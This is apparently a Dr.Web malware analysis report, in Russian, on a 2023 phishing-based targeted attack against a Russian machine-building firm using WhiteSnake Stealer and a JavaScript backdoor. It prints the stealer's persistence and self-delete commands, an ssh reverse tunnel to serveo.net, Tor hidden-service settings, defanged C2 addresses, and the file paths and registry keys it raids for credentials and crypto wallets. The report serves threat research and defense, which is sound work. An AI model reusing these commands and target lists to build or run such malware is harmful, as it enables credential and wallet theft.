
Dr.WEB

# Исследование целевой атаки на российское предприятие машиностроительного сектора



«Доктор Веб» предлагает эффективные антивирусные и антиспам-решения как для государственных организаций и крупных компаний, так и для частных пользователей.

Антивирусные решения семейства Dr.Web разрабатываются с 1992 года и неизменно демонстрируют превосходные результаты детектирования вредоносных программ, соответствуют мировым стандартам безопасности. Сертификаты и награды, а также обширная география пользователей свидетельствуют об исключительном доверии к продуктам компании.

**Исследование целевой атаки на российское предприятие машиностроительного сектора**
**6.3.2024**

«Доктор Веб», Центральный офис в России
125040
Россия, Москва
3-я улица Ямского поля, вл.2, корп.12А

Веб-сайт: http://www.drweb.com/
Телефон: +7 (495) 789-45-87

Информацию о региональных представительствах и офисах Вы можете найти на официальном сайте компании.

## Введение

В октябре 2023 года в компанию «Доктор Веб» обратилось российское предприятие машиностроительного сектора с подозрением на присутствие ВПО на одном из своих компьютеров. Наши специалисты расследовали этот инцидент и установили, что пострадавшая компания столкнулась с целевой атакой. В ходе ее проведения злоумышленники рассылали по электронной почте фишинговые сообщения с прикрепленной вредоносной программой, отвечающей за первоначальное заражение системы и установку в нее других вредоносных инструментов.


Целью этой атаки был сбор чувствительной информации о сотрудниках, получение данных об инфраструктуре компании и ее внутренней сети. Кроме того, мы зафиксировали факт выгрузки данных с зараженного компьютера — как в виде хранившихся на компьютере файлов, так и в виде снимков экрана, созданных во время работы ВПО.

## Общие сведения об атаке и используемые инструменты


В начале октября 2023 года злоумышленники отправили на электронный адрес пострадавшей компании несколько фишинговых писем с темой «расследования» неких уголовных дел по уклонению от уплаты налогов. Письма отправлялись якобы от имени следователя Следственного Комитета Российской Федерации и содержали два вложения. Первым был защищенный паролем zip-архив. Он скрывал в себе вредоносную программу, при запуске которой начиналось заражение системы. Вторым был pdf-документ, который не являлся вредоносным. Он содержал фишинговый текст о том, что вся информация об «уголовном деле» находится в архиве, и побуждал получателя открыть вредоносную программу из архива.

Самое первое фишинговое письмо содержало архив `Требование 19098 След ком РФ от 02.10.23 ПАРОЛЬ - 123123123.zip`. В свою очередь, расположенная в нем троянская программа скрывалась в файле `Перечень юридических лиц и предприятий, уклонение от уплаты налогов, требования и дополнительные.exe`.

Одним из последних отправленных сообщений стало следующее:




К нему был прикреплен фишинговый pdf-документ `Требование следователя, уклонение от уплаты налогов (запрос в рамках УД).pdf` и zip-архив `Требование 19221 СК РФ от 11.10.2023 ПАРОЛЬ - 123123123.zip` с таким содержимым:




Как и в более ранних сообщениях, пароль для извлечения файлов из архива атакующие указали как в его названии, так и в имени документа `Пароль для открытия 123123123.odt`. Сам этот документ, как и файлы `Права и обязанности и процедура ст. 164, 170, 183 УПК РФ.pdf` и `СК РФ.png`, не являлись вредоносными.

В этом архиве находилось две копии вредоносной программы: `Перечень предприятий, уклонение от уплаты налогов, а также дополнительные материалы.exe` и `Дополнительные материалы, перечень вопросов, накладные и первичные документы.exe`.

Во всех случаях распространяемым злоумышленниками вредоносным приложением был **Trojan.Siggen21.39882**. Эта вредоносная программа, известная как WhiteSnake Stealer, продается в теневом сегменте интернета (Даркнете) и используется для кражи учетных записей от различного ПО, а также других данных. Кроме того, она может загружать и устанавливать на атакуемые компьютеры другие вредоносные приложения. В рассматриваемой целевой атаке ей отводилась роль первой ступени заражения. Получив соответствующие команды, вредоносная программа собрала и передала злоумышленникам информацию о конфигурации профилей Wi-Fi-сетей инфицированной системы, а также пароли доступа к ним. Затем она запустила SSH-прокси-сервер и установила в систему вторую ступень.

Второй ступенью и одновременно главным инструментом злоумышленников стала вредоносная программа-бэкдор **JS.BackDoor.60** — через нее проходило основное взаимодействие между атакующими и зараженным компьютером. Одной из особенностей бэкдора является то, что он использует собственный фреймворк на языке JavaScript. Троян состоит из основного обфусцированного тела, а также вспомогательных модулей, которые благодаря специфике архитектуры вредоносной программы одновременно являются и ее частью, и задачами, которые та исполняет через общие с ними JavaScript-функции. Новые задачи поступают трояну с управляющего сервера и фактически превращают его в многокомпонентную угрозу с расширяемой функциональностью, что позволяет применять его в качестве мощного инструмента кибершпионажа.


Интересен и механизм, с помощью которого **JS.BackDoor.60** обеспечивал возможность своего автозапуска. Наряду с одним из традиционных способов — внесением необходимых изменений в реестр Windows — троян особым образом модифицировал файлы ярлыков (`.lnk`). Для этого он проверял содержимое ряда системных каталогов, включая каталог рабочего стола и панели задач, и всем найденным в них ярлыкам, кроме `Explorer.lnk` или `Проводник.lnk`, целевым приложением для запуска назначал `wscript.exe`. При этом для его запуска указывались специальные аргументы, одним из которых был альтернативный поток данных (ADS), в который записывалось тело бэкдора. В результате изменений модифицированные ярлыки вначале запускали **JS.BackDoor.60**, а уже после — исходные программы.

На протяжении всей атаки злоумышленники активно направляли бэкдору различные команды и с его помощью похитили с зараженного компьютера содержимое десятков каталогов, которые содержали как личные, так и корпоративные данные. Кроме того, мы зафиксировали факт создания трояном снимков экрана (скриншотов).


Дополнительным инструментом слежки в рассматриваемой атаке стала вредоносная программа **BackDoor.SpyBotNET.79**, которая использовалась для аудиопрослушивания и записи разговоров через подключенный к зараженному компьютеру микрофон. Этот троян записывал аудио только в том случае, если фиксировал определенную интенсивность звука — в частности, характерную для голоса.

При этом атакующие пытались также заразить систему трояном-загрузчиком **Trojan.DownLoader46.24755**, однако из-за возникшей ошибки сделать это им не удалось.

Хронология атаки представлена на следующей схеме:




Хронология получения задач трояном **JS.BackDoor.60**:




Проведенный нашими специалистами анализ не показал однозначную причастность к данной атаке какой-либо из ранее описанных APT-группировок.

## Заключение

Использование вредоносных инструментов, которые доступны в качестве услуги на коммерческой основе (MaaS — Malware as a Service), таких как **Trojan.Siggen21.39882**, позволяет даже относительно неопытным злоумышленникам совершать весьма чувствительные атаки как на бизнес, так и на государственные структуры. В свою очередь, социальная инженерия по-прежнему представляет серьезную угрозу. Это относительно простой, но эффективный способ обойти выстроенную защиту, который могут использовать как опытные, так и начинающие киберпреступники. В связи с этим особенно важно обеспечивать защиту всей инфраструктуры предприятий, в том числе рабочих станций и шлюзов электронной почты. Кроме того, рекомендуется проводить периодический инструктаж сотрудников по теме информационной безопасности и знакомить их с актуальными цифровыми угрозами. Все эти меры помогут сократить вероятность возникновения киберинцидентов, а также минимизировать ущерб от атак.

# Принцип действия найденных образцов вредоносных программ

## Trojan.Siggen21.39882

Троянская программа, также известная как WhiteSnake Stealer. Написана на языке .NET и нацелена на компьютеры под управлением ОС семейства Microsoft Windows. Злоумышленники используют ее для кражи учетных записей от различного ПО, а также других данных. Кроме того, она позволяет загружать и запускать в инфицированной системе другие приложения.

### Принцип действия

#### Проверка запуска на виртуальных машинах

Перед заражением целевой системы троян проверяет среду исполнения, пытаясь обнаружить факт своего запуска в виртуальной машине. Данная проверка выполняется через обращение к интерфейсу WMI. Для этого в пространстве имен `\root\CIMV2` используются сущность `Win32_ComputerSystem`, которая содержит информацию о характеристиках компьютера и установленной на нем операционной системе.

В этой структуре проверяются поля `Model` и `Manufacturer` на наличие в них следующих строк:

- virtual
- vmbox
- vmware
- thinapp
- VMXh
- innotek gmbh
- tpvcgateway
- tpautoconnsvc
- vbox
- kvm
- red hat
- qemu

Указанные поля соответствуют следующей информации:

- `Model` — имя, присвоенное компьютеру производителем;

- `Manufacturer` — название производителя компьютера.

При обнаружении виртуальной машины троян завершает свою работу.

### Закрепление в системе

Троян копирует себя в каталог `%LOCALAPPDATA%/WindowsSecurity/`. Далее он выполняет команду вида

```
cmd.exe /C chcp 65001 && ping 127.0.0.1 && schtasks /create /tn "<SAMPLE>" /sc MINUTE
/tr "%LOCALAPPDATA%\WindowsSecurity\<SAMPLE.EXE>" /rl HIGHEST /f && DEL /F /S /Q /A
"<PATH_SAMPLE.EXE>" && START "" "%LOCALAPPDATA%\WindowsSecurity\<SAMPLE.EXE>
```

где `SAMPLE` — имя скопированного ранее исполняемого файла вредоносного приложения.

Эта команда выполняет следующие действия:

1. Замена кодировки в консоли на 65001 (Unicode).
2. Проверка доступности локального хоста.
3. Создание задачи с использованием следующих параметров:
   - `tn` — имя задачи;
   - `tr` — путь до задачи;
   - `sc` — тип расписания — `MINUTE`;
   - `rl` — привилегии запуска — `HIGHEST` (если запуск трояна выполнялся без привилегий администратора, используется значение `LIMITED`);
   - `f` — создать задачу и отключить предупреждения, если указанная задача уже существует.
4. Удаление текущего файла, из которого запускался троян.
5. Запуск трояна из `%LOCALAPPDATA\WindowsSecurity\<SAMPLE.EXE>`.

### Распространение

В зависимости от конфигурации троян способен распространяться следующими способами:

- заражение учетных записей локальных пользователей;
- заражение съемных устройств.

При заражении учетных записей локальных пользователей троян обращается к интерфейсу WMI и в пространстве имен `\root\CIMV2` использует сущность `Win32_UserAccount`, которая содержит информацию об учетных записях. С помощью этой структуры троян получает полный список пользователей инфицированной системы. Далее вредоносная программа копирует себя в директорию `startup` каждого пользователя.

При заражении съемных устройств троян получает список всех дисков в системе. Если какой-либо из обнаруженных дисков является съемным, вредоносная программа копирует себя в его корневую директорию.

### Сбор системной информации

Первый сетевой пакет, который троян отправляет на C&C-сервер с момента заражения, содержит системную информацию и результат выполнения задач. Более подробно выполняемые задачи будут описаны в соответствующем пункте.

Ниже приведен пример данных, передаваемых в этом пакете.

| **Имя параметра (Key)** | **Содержимое (Value)** | **Способ получения** |
|---|---|---|
| Username | Имя пользователя | Из переменного окружения `UserName`; знаки пробела заменяются символом _. |
| Compname | Имя данного компьютера | Из переменного окружения `COMPUTERNAME`; знаки пробела заменяются символом _. |
| OS | Версия операционной системы | Из структуры `OSVERSIONINFO`. |
| Tag | res1110myformish | Константа, является идентификатором сборки трояна. |
| IP | IP-адрес зараженного компьютера | Из ответа, поступившего на обращение к сервису `hxxp://ip-api[.]com/line?fields=query,country`. |
| Screen size | Разрешение экрана в формате `<width>x<height>` | * |
| CPU | Имя процессора | Из пространства имен `\root\CIMV2` — сущности `Win32_Processor` — поля `Name`. |
| GPU | Имя видеоконтроллера | Из пространства имен `\root\CIMV2` — сущности `Win32_VideoController` — поля `Name`. |
| RAM | Размер оперативной памяти, ГБ | Из пространства имен `\root\CIMV2` — сущности |

| Имя параметра (Key) | Содержимое (Value) | Способ получения |
|---|---|---|
| | | `Win32_ComputerSystem` — поля `TotalPhysicalMemory`. |
| Disk | Размер дисков, ГБ | Из пространства имен `\root\CIMV2` — сущности `Win32_LogicalDisk`. |
| Model | Имя, присвоенное компьютеру производителем (имя модели ПК) | Из пространства имен `\root\CIMV2` — сущности `Win32_ComputerSystem` — поля `Model`. |
| Manufacturer | Имя производителя ПК | Из пространства имен `\root\CIMV2` — сущности `Win32_ComputerSystem` — поля `Manufacturer`. |
| Beacon | Вид прокси | Константа, имеет значение `serveo`, либо `tor`. |
| Stub version | 1.6.1.3 | Константа, означающая версию сборки трояна. |
| ExeeD | Путь до текущего запущенного файла | * |
| Execution timestamp | Текущее время | * |
| Screenshot | Скриншот, закодированный с помощью base64 | * |
| LoadedAssemblies | Список загруженных dll-библиотек у текущего процесса | * |
| RunningProcesses | Список запущенных процессов | * |
| InstalledApplications | Список установленных приложений | Из ветви реестра `SOFTWARE\Microsoft\Windows\CurrentVersion\Uninstall DisplayName`. |

Для полей, помеченных *, способом получения данных является вызов стандартных функций и алгоритмов для языка C#.

Этот пакет представляет собой XML-форму следующего вида:

```
<Report xmlns:xsd="{http://www.w3.org/2001/XMLSchema"}
xmlns:xsi="{http://www.w3.org/2001/XMLSchema-instance"}>
```

```
 <files>
   <file filename="" filedata="" filesize="" createdDate="" modifiedDate="" />
   ...
 </files>
 <information>
   <information key=$key_name value=$value />
   <information key=$key_name value=$value />
   ...
 </information>
</Report>
```

где:

- `$key_name` и `$value` — соответствующие поля из таблицы;
- `files` — содержит информацию о файлах криптокошельков, файлах с сессиями, логах, паролях.

Отправляемый пакет шифруется с помощью алгоритма RSA. Публичный ключ для шифрования встроен в троян в виде XML-формы и имеет следующий вид:

```
<RSAKeyValue>
    <Modulus>
qFKhw3Pbm+8iRzI/nVQppO1DlMBuIXV8x/mcTZJKMCT2MwkzUVD77VLFac3GGj5/vkbipjQP/gdeYSBHxr2KM
NKgV8xfzlB5Az+dC3Rgy/bvO9DohGFnEx1CG7NJRuVt/gjy8gWeSOarnkEQIewXx/
+D+xN4Fd4NWguHvPhUguI19kFpPx8f9U2/iv9CsctWvknAFadSd0uiNCvi2RIZQIcpFiUElxAezaZfL1w8BZ5
vY/Hi/dstLEUyKqEoxq2ch+LIqTZoLYxkojfdOOyGoWgwY4NO7n5z5akqm9wFU00J7MhcbjhkfUPE/Yy6LXI8
Q74CcIJqMYRRaNuwChLWLQ==
    </Modulus>
    <Exponent>
        AQAB
    </Exponent>
</RSAKeyValue>
```

Отправка результатов выполнения задач производится как на один из C&C-серверов, так и в отдельный Telegram-чат.

#### Особенность отправки данных на C&C-сервер

Для выбора IP-адреса C&C-сервера троян отправляет пакет на каждый адрес из имеющегося списка до тех пор, пока передача не окажется успешной. Список адресов:

```
hxxp[:]//213[.]232.255.61:8080
hxxp[:]//88[.]99.71.225:8080
hxxp[:]//51[.]178.53.191:8080
hxxp[:]//78[.]46.66.9:8080
hxxp[:]//135[.]181.206.12:8080
hxxp[:]//217[.]145.238.175:80
hxxps[:]//164[.]90.185.9:443
hxxp[:]//94[.]156.6.209:80
hxxp[:]//104[.]248.253.214:80
hxxp[:]//141[.]94.175.31:8098
hxxp[:]//34[.]207.71.126:80
hxxp[:]//192[.]99.44.107:8080
hxxp[:]//107[.]161.20.142:8080
hxxp[:]//52[.]86.18.77:8080
```

```
hxxps[:]//192[.]99.196.191:443
hxxp[:]//216[.]250.190.139:80
hxxp[:]//205[.]185.123.66:8080
hxxp[:]//52[.]26.63.10:9999
hxxp[:]//24[.]199.110.250:8080
hxxp[:]//45[.]55.65.93:80
hxxp[:]//139[.]99.123.53:9191
hxxps[:]//44[.]228.161.50:443
hxxp[:]//162[.]33.178.113:80
hxxp[:]//167[.]71.106.175:80
hxxp[:]//45[.]76.190.214:1024
hxxp[:]//154[.]31.165.232:80
hxxp[:]//168[.]138.211.88:8099
hxxps[:]//52[.]193.176.117:443
hxxps[:]//52[.]196.241.27:443
hxxps[:]//54[.]249.142.23:443
hxxp[:]//121[.]63.250.132:88
```

Формирование запроса выполняется следующим образом:

- Метод отправки: PUT.
- Формирование маршрута: `<rand_str>_<username>@<compname>_report.wsr`, где:
  - `<rand_str>` — случайная строка длиной в 5 знаков;
  - `<username>` — имя пользователя;
  - `<compname>` — имя данного компьютера.
- Отправка осуществляется в виде загрузки файла.

**Особенность отправки данных в чат Telegram**

Формируется следующее сообщение:

```
#res1110myformish #Wallets #Beacon
<b>OS:</b> <i><Операционная система></i>
<b>Country:</b> <i><Страна></i>
<b>Username:</b> <i><Имя учетной записи Windows пользователя></i>
<b>Compname:</b> <i><Имя компьютера></i>
<b>Report size:</b> <размер отправленного XML>Mb
```

Для отправки пакета используется Telegram API. Основанная ссылка, содержащая API token:

```
hxxps[:]//api[.]telegram[.]org/bot660*******:AAHL********_******UfVtaKSR2*******
```

К этой ссылке добавляются следующие параметры запроса:

- `chat_id=****91****` — константа из конфигурации вредоносного приложения;
- `text=hexlify(data)` — содержит текст сообщения (описано выше); данные преобразуются с помощью функции `hexlify`;
- `reply_markup=` — содержит json, преобразованный с помощью функции `hexlify`;

- `parse_mode=HTML`.

Данные из json:

```
{
  "inline_keyboard": [
    [
      {
        "text": "Download",
        "url": <c2_response>,
      },
      {
        "text": "Open",
        "url": <url>
      }
    ]
  ]
}
```

где:

- `<c2_response>` — ответ C&C-сервера на отправленный отчет;
- `<url>` — адрес `hxxp[:]//127[.]0.0.1:18772/handleOpenWSR?r=<c2_response>`.

**Задачи, выполняемые при сборе информации**

Троян содержит XML-форму со списком задач по сбору данных. Она состоит из блоков задач вида:

```
<command name="0">
    <args>
        <string>...</string>
        ...
    </args>
</command>
```

где:

- `name` — тип выполняемой задачи;
- `args` — список аргументов для задачи.

**Собираемые данные**

1. Сбор данных по регулярным выражениям — в искомой директории выполняется сбор данных по регулярному выражению.

| Путь до директории | Регулярные выражения |
|---|---|
| %AppData%\Authy Desktop\Local Storage\leveldb | * |
| %AppData%\dolphin_anty | db.json |

| Путь до директории | Регулярные выражения |
|---|---|
| %USERPROFILE%\OpenVPN\config | **.ovpn |
| %AppData%\WinAuth | *.xml |
| %AppData%\obs-studio\basic\profiles | *\service.json |
| %AppData%\FileZilla | sitemanager.xml<br>recentservers.xml |
| %LocalAppData%\AzireVPN | token.txt |
| %USERPROFILE%\snowflake-ssh | session-store.json |
| %ProgramFiles(x86)%\Steam | ssfn*<br>config*.vdf |
| %Appdata%\Discord\Local Storage\leveldb | *.l?? |
| %AppData%\The Bat! | ACCOUNT.??? |
| %SystemDrive% | Account.rec0 |
| %AppData%\Signal | config.json<br>sql\db.sqlite |
| %AppData%\Session | config.json<br>sql\db.sqlite |
| %AppData%\tox | *.db<br>*.tox<br>*.ini<br>*.json<br>*.hstr |
| %AppData%\.purple | accounts.xml |
| %AppData%\ledger live | app.json |
| %AppData%\atomic\Local Storage\leveldb | *.l?? |
| %AppData%\WalletWasabi\Client\Wallets | *.json |
| %AppData%\Binance | *.json |
| %AppData%\Guarda\Local Storage\leveldb | *.l?? |
| %LocalAppData%\Coinomi\Coinomi\wallets | *.wallet |
| %AppData%\Bitcoin\wallets | **wallet* |

| Путь до директории | Регулярные выражения |
|---|---|
| %AppData%\Electrum\wallets | * |
| %AppData%\Electrum-LTC\wallets | * |
| %AppData%\Zcash | *wallet*dat |
| %AppData%\Exodus | exodus.conf.json<br>exodus.wallet*.seco |
| %AppData%<br>\com.liberty.jaxx\IndexedDB\file__0.indexeddb.leveldb | .l?? |
| %AppData%\Jaxx\Local Storage\leveldb | .l?? |
| %UserProfile%\Documents\Monero\wallets | ** |
| %AppData%\MyMonero | FundsRequests*<br>PasswordMeta*<br>Wallets* |
| %UserProfile%\Desktop | *.txt<br>*.doc*<br>*.xls*<br>*.kbd*<br>*.pdf |
| %UserProfile%\Downloads | *.txt<br>*.doc*<br>*.xls*<br>*.kbd*<br>*.pdf |
| %AppData%\Telegram Desktop\tdata | *s;??????????????*s |

2. Сбор профилей пользователя — из заданной директории копируются все данные:

| Путь до директории |
|---|
| %AppData%\Google\Chrome\Profiles |
| %AppData%\Yandex\YandexBrowser\Profiles |
| %AppData%\Vivaldi\Profiles |
| %AppData%\CocCoc\Browser\Profiles |
| %AppData%\CentBrowser\Profiles |
| %AppData%\BraveSoftware\Brave-Browser\Profiles |

| Путь до директории |
|---|
| %AppData%\Chromium\Profiles |
| %AppData%\Microsoft\Edge\Profiles |
| %AppData%\Opera Software\Opera Stable |
| %AppData%\Opera Software\Opera GX Stable |
| %Appdata%\Discord |
| %LocalAppdata%\Mozilla\Firefox\Profiles |
| %LocalAppdata%\Thunderbird\Profiles |

3. Сбор информации о криптокошельках. Список криптокошельков, интересующих злоумышленников:

| Имя криптокошелька | Идентификатор соответствующего браузерного плагина |
|---|---|
| Metamask | nkbihfbeogaeaoehlefnkodbefgpgknn |
| Ronin | fnjhmkhhmkbjkkabndcnnogagogbneec |
| BinanceChain | fhbohimaelbohpjbbldcngcnapndodjp |
| TronLink | ibnejdfjmmkpcnlpebklmnkoeoihofec |
| Phantom | bfnaelmomeimhlpmgjnjophhpkkoljpa |

4. Сбор данных из реестра:

| Ключ реестра | Собираемые значения |
|---|---|
| SOFTWARE\Martin Prikryl\WinSCP 2\Sessions* | HostName<br>UserName<br>Password |
| SOFTWARE\FTPWare\CoreFTP\Sites* | Host<br>Port<br>User<br>PW |
| SOFTWARE\Windscribe\Windscribe2 | userId<br>authHash |

### Регистрация кейлоггера

Изначальная регистрация кейлоггера выполняется при старте трояна. Его дальнейшее взаимодействие с кейлоггером осуществляется через поступающие от C&C-сервера команды. Данные о нажатых клавишах сохраняются в память вредоносной программы.

### Выполнение команд

Перед началом выполнения команд троян устанавливает прокси-сервер. В конфигурации вредоносного приложения имеется поле, отвечающее за его тип:

- `serveo` — прокси с использованием протокола SSH и сервиса Serveo;
- `tor` — прокси с использованием сети Tor.

Информация о типе используемого прокси передается на C&C-сервер в первом сетевом пакете вместе с информацией о системе и содержится в поле `Beacon`.

### Прокси-сервер на основе протокола Tor

Троян проверяет, было ли ранее загружено приложение Tor. Проверка выполняется по наличию файла `%LOCALAPPDATA%/9hyfy7lwm1/tor\tor-real.exe`. Если программа отсутствует, троян загружает ее по ссылке `hxxps[:]//github[.]com/matinrco/tor/releases/download/v0.4.5.10/tor-expert-bundle-v0.4.5.10.zip`.

Далее он создает конфигурационный файл `%LOCALAPPDATA%/9hyfy7lwm1/tor\torrc.txt` для Tor, имеющий следующий вид:

```
SOCKSPort <port> + 1
ControlPort <port> + 2
DataDirectory %LOCALAPPDATA%/9hyfy7lwm1/tor/data
HiddenServiceDir  %LOCALAPPDATA%/9hyfy7lwm1/tor/host
HiddenServicePort 80 127.0.0.1:<port>
HiddenServiceVersion 3
```

где `<port>` — номер порта, на котором открыт Tor.

Затем троян запускает приложение командой `%LOCALAPPDATA%/9hyfy7lwm1/tor\tor-real.exe -f '%LOCALAPPDATA%/9hyfy7lwm1/tor\torrc.txt`.

### Прокси-сервер на основе протокола SSH и сервиса Serveo

Троян проверяет, был ли ранее загружен инструмент OpenSSH. Проверка выполняется через обращение к ключу реестра Windows `SOFTWARE\OpenSSH`. Если этого ключа нет, троян загружает zip-архив с приложением по ссылке `hxxps[:]//github[.]com/PowerShell/Win32-OpenSSH/releases/download/v9.2.2.0p1-Beta/OpenSSH-Win32.zip` и помещает его в `%TEMP%/ssh-000.zip`. Далее он распаковывает архив и запускает OpenSSH следующей командой:

```
ssh.exe -o "StrictHostKeyChecking=no" -R 80:127.0.0.1:1233 serveo[.]net
```

где:

- `o` — options — параметры запуска;
- `R` — address — адрес сервера Serveo.

### Выполняемые трояном команды

После инициализации прокси-сервера троян создает `httpListner` и подключается к созданному серверу. Далее он ожидает поступления команд.

Список доступных трояну команд:

| Имя команды | Описание |
|---|---|
| PING | Формируется ответ C&C-серверу следующего вида: `PONG >> <title> >> <keys> >> 0`, где:<br>• `title` — имя текущего процесса;<br>• `keys` — данные, собранные кейлоггером. |
| UNINSTALL | Удаление трояна из зараженной системы:<br>• завершается текущий процесс вредоносного приложения;<br>• запускается команда `cmd /C chcp 65001 && ping 127.0.0.1 && DEL /F /S /Q /A "<PATH_SAMPLE.EXE>"` для удаления исполняемого файла трояна. |
| REFRESH | Повторный сбор системной информации и данных пользователя. |
| SCREENSHOT | Создается снимок экрана. |
| NETDISCOVER | Создается отдельный поток для сканирования локальной сети. |
| DPAPI <data> | Троян расшифровывает данные пользователя, которые ранее были переданы на C&C-сервер и могут быть легко расшифрованы только на стороне зараженного компьютера. |

| Имя команды | Описание |
|---|---|
